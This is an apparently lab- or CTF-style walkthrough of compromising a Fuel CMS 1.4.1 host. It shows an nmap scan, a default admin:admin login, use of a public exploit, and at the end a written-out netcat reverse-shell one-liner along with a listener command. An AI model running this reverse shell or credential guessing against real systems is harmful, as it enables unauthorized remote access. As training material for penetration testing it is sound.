Vulnerability_Capstone_Walkthrough

Nmap_Scan


nmap -T4 -A -p- 10.10.162.77 > Nmap_Scan
Starting Nmap 7.92 (https://nmap.org) at 2022-08-04 18:34 EDT
Warning: 10.10.162.77 giving up on port because retransmission cap hit (6).
Stats: 0:01:51 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 9.48% done; ETC: 18:54 (0:17:39 remaining)
Stats: 0:12:08 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 62.90% done; ETC: 18:53 (0:07:09 remaining)
Stats: 0:19:04 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 98.66% done; ETC: 18:53 (0:00:16 remaining)
Nmap scan report for 10.10.162.77
Host is up (0.20s latency).
Not shown: 65470 closed tcp ports (conn-refused), 63 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open ssh   OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 33:bb:11:54:ab:5e:b0:2f:7d:83:47:a7:25:88:25:a8 (RSA)
| 256 f5:29:9e:b8:f8:3c:c7:d9:6c:eb:a5:f1:8c:1d:1a:fd (ECDSA)
|_ 256 55:25:bf:d0:e1:6f:00:5c:99:9b:52:b2:44:f9:77:52 (ED25519)
80/tcp open http   Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/fuel/
|_http-title: Welcome to FUEL CMS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1192.18 seconds

Notes

We see with our nmap scan that port 22 ssh, 80 http are open. Our nmap scan also found a robots.txt directory and it has 1 disallowed entry
/fuel/.
Lets take a look at the website, and our /fuel/ entry.


Website



Notes

We browse to the website and see its a Fuel CMS and its running version 1.4.1.


Robots.txt



notes

Lets take a look at /fuel/ directory


Login



Notes

What we can do is try some default creds like admin:admin, or admin:password


Login_Success



Notes

We get in with credentials admin:admin , I tried to upload a reverse php shell but no luck. Next we can lookup some exploits for fuel CMS version 1.4.1 and see what we find.


Fuel_CMS_Exploits



Notes

We find 3 exploits that should work, i popped my shell with exploit (1).


Edit_Exploit



Notes

First we need to add our ip on line 14, then edit line 23-28 to match picture that i have added.


Run_Exploit



Notes

We run the exploit, then it gives us a CMD: this means we can put a reverse_shell one-liner to get our shell. It took me
a few tries to find the right command. This will help https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
look under netcat. Next start a nc -lvnp 4444 , then run the command in the exploit CMD:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f (NOTE! make sure to change your ip and port.)

